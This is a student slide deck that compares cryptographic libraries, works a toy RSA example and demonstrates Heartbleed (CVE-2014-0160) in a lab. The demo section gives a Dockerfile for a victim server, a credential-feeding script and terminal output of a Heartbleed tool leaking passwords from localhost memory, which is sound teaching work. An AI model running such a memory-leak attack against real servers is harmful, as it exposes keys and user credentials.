Cryptographic Libraries: Conceptual analysis of the current state of art and library quality

João Fidalgo - 201303098
João Loureiro - 200806067
Ka Chon Ho - 201711244
Paulo Costa - 201206045

Summary

- Introduction
- Project Specification
  - Integration in Software
    - where to use cryptography
  - Libraries Comparison
    - features
  - Goals and Quality
  - Heartbleed Demo
- Conclusions

Introduction

Where did the necessity for this analysis come from?

Introduction

Cryptographic libraries are used by individuals in just about any country in the world when conducting secure online transactions, communicating via secure email or video, and in numerous B2B (business-to-business) transactions.

As a result, there are a number of cryptographic libraries that have been developed for use in most of the major programming language libraries.

Where to use cryptography?

Where? - File Transfer

Why?

Encrypt and Decrypt is asymmetric

e.g.:
We generated some variable
for key generation
n = 899, d = 37, e = 613.

Why?

n=899, d=37, e=613

In RSA cryptographic algorithm,

Public Key = (n, e)
Private Key = (n, d)

Why?

n=899, d=37, e=613, pub(n,e), priv(n,d)

Now, the message is <u>127</u>

Encrypt: m^e% n = 396

Decrypt: m^d% n = 127

If use public key to decrypt you'll get 756.

Libraries Comparison

Libraries Comparison - features

- OpenSSL -
  - Provides implementations of Triple-DES, a well known symmetric-key block cipher algorithm and RSA
  - Implements SSL v2/v3 and TLS (transport layer security) v1 protocols
  - implemented by C, is open-source and widely used in web servers
  - Supports hash functions, MAC (message authentication code) algorithms, hash and key operations
  - Is portable to several operating systems
  - Is vulnerable to the **Heartbleed** exploit, that allows attackers to retrieve private cryptographic keys and private user data by requesting a return of string which is longer than the string itself

Libraries Comparison - features

- Cryptlib -
  - Provides portability to several operating systems
  - Supports message authentication code (MAC) algorithms
  - Supports hash functions and block cipher algorithms
  - Provides key operations, such as key generation, exchange and supports several public key cryptography standards
- Botan -
  - Supports all the functionalities stated above
  - Is an open source library, such as Cryptlib
  - Supports Elliptic curve cryptography (ECC) in key operations, that requires smaller keys

Goals and Quality


Goals and Quality

Cryptography libraries enable the implementation of various security measures through the use of the containing algorithms.

For a library to be useful, some of the qualities it should contain are

1. Implement the current versions of cryptographic protocols
2. Be strictly tested to avoid introducing vulnerabilities into the programming project
3. The organization responsible for developing and maintaining the project should be trustworthy
4. The code library's license should support use in the developer's project

Heartbleed Demo



Heartbleed Demo

- The Heartbleed bug (CVE-2014-0160) is a severe **implementation flaw** in the OpenSSL library.
- This weakness **allows stealing** the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.

Heartbleed Demo


- The Heartbleed bug **allows anyone** on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software.


Heartbleed Demo

The contents of the stolen data depend on what is there in the memory of the server:

- Secret Keys;
- Usernames;
- Passwords;
- Content;
- Credit Cards;
- and more ...

Heartbleed Demo





Dockerfile

```
FROM astral1/raring

RUN apt-get update
RUN apt-get install -y apache2

RUN mkdir /etc/apache2/ssl
RUN openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/apache.key

ADD default-ssl /etc/apache2/sites-available/default-ssl

RUN a2enmod ssl
RUN a2ensite default-ssl

EXPOSE 443

ENV APACHE_RUN_USER www-data
ENV APACHE_RUN_GROUP www-data
ENV APACHE_LOG_DIR /var/log/apache2

CMD ["/usr/sbin/apache2ctl", "-D", "FOREGROUND"]
```

stimulate_server.py

```python
#!/usr/bin/env python

import subprocess
import argparse
import time
import random

if __name__ == '__main__':
    parser = argparse.ArgumentParser(
        description = 'Stimulate an HTTPS server vulnerable to Heartbleed')
    parser.add_argument('-t', action = 'store', default = 1, type = int,
        help = 'Time between requests (in seconds). Default is 1 second.')
    parser.add_argument('-a', action = 'store', default = '127.0.0.1',
        type = str,
        help = 'Address of server to be fed with data. Default is 127.0.0.1.')
    args = parser.parse_args()
    print(args.a)

    USER_LIST = [
        'ncopano',
        'nvaldebenito',
        'ecaroe',
        'skramer',
        'alegrand',
        'fcopano',
        'amandel',
        'sfreire',
        'rsalinas'
    ]
    PASSWORD_LIST = [
        '123456',
        '12345',
        '123456789',
        'password',
        'iloveyou',
        'princess',
        '1234567',
        '12345678',
        'abc123',
        'nicole',
    ]

```

```
 lex@antergos  ~/Workspace/SSIN/demo   master ●  python2 heartbleed.py -n 10 localhost                         [5/9270]

defribulator v1.16
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: localhost:443, 10 times
Sending Client Hello for TLSv1.0
Received Server Hello for TLSv1.0

WARNING: localhost:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 10 of 10
##################################################################

.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......sword=abc123.V.c..Z...kt.m.M.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......word=iloveyou.!.:....Y.6s.I.u.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......sword=abc123.V.c..Z...kt.m.M.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......word=iloveyou.!.:....Y.6s.I.u.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......sword=abc123.V.c..Z...kt.m.M.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......word=iloveyou.!.:....Y.6s.I.u.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......sword=abc123.V.c..Z...kt.m.M.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......word=iloveyou.!.:....Y.6s.I.u.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#.......sword=abc123.V.c..Z...kt.m.M.@....SC[...r....+..H...9...
....w.3....f...
...!.9.8.........5...............
```

```
                                                                                                                [2/7]
 lex@antergos  ~/Workspace/SSIN/demo   master ●  ./stimulate_server.py
127.0.0.1
Calling server. User:amandel, password:123456789
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   208  100   177  100    31   3105    543 --:--:-- --:--:-- --:--:--  3649
200 https://127.0.0.1/ 226
Calling server. User:ncopano, password:nicole
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   205  100   177  100    28  16090   2545 --:--:-- --:--:-- --:--:-- 20500
200 https://127.0.0.1/ 223
Calling server. User:ecaroe, password:abc123
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   204  100   177  100    27  12642   1928 --:--:-- --:--:-- --:--:-- 14571
200 https://127.0.0.1/ 222
Calling server. User:rsalinas, password:abc123
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   206  100   177  100    29  12642   2071 --:--:-- --:--:-- --:--:-- 15846
200 https://127.0.0.1/ 224
Calling server. User:skramer, password:iloveyou
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   207  100   177  100    30  13615   2307 --:--:-- --:--:-- --:--:-- 15923
200 https://127.0.0.1/ 225
^CTraceback (most recent call last):
  File "./stimulate_server.py", line 60, in <module>
    time.sleep(args.t)
```

```
 lex@antergos  ~/Workspace/SSIN/demo   master ●  docker-compose up
Starting demo_victim_1 ... done
Attaching to demo_victim_1
victim_1  | apache2: Could not reliably determine the server's fully qualified domain name, using 172.19.0.2 for Server
Name
```

```
(General) #I:1 lex 1:[tmux]*                                                                             22/05/18 10:08
```

Conclusions

Conclusions

Cryptographic libraries are very important because nowadays everything online makes use of them and if something goes wrong with the library used it can result in a project getting a bad name or losing business in the market-place.

Cryptographic libraries vulnerabilities are one of the most nefarious computer security problem.

“A false sense of security is worse than no security at all.”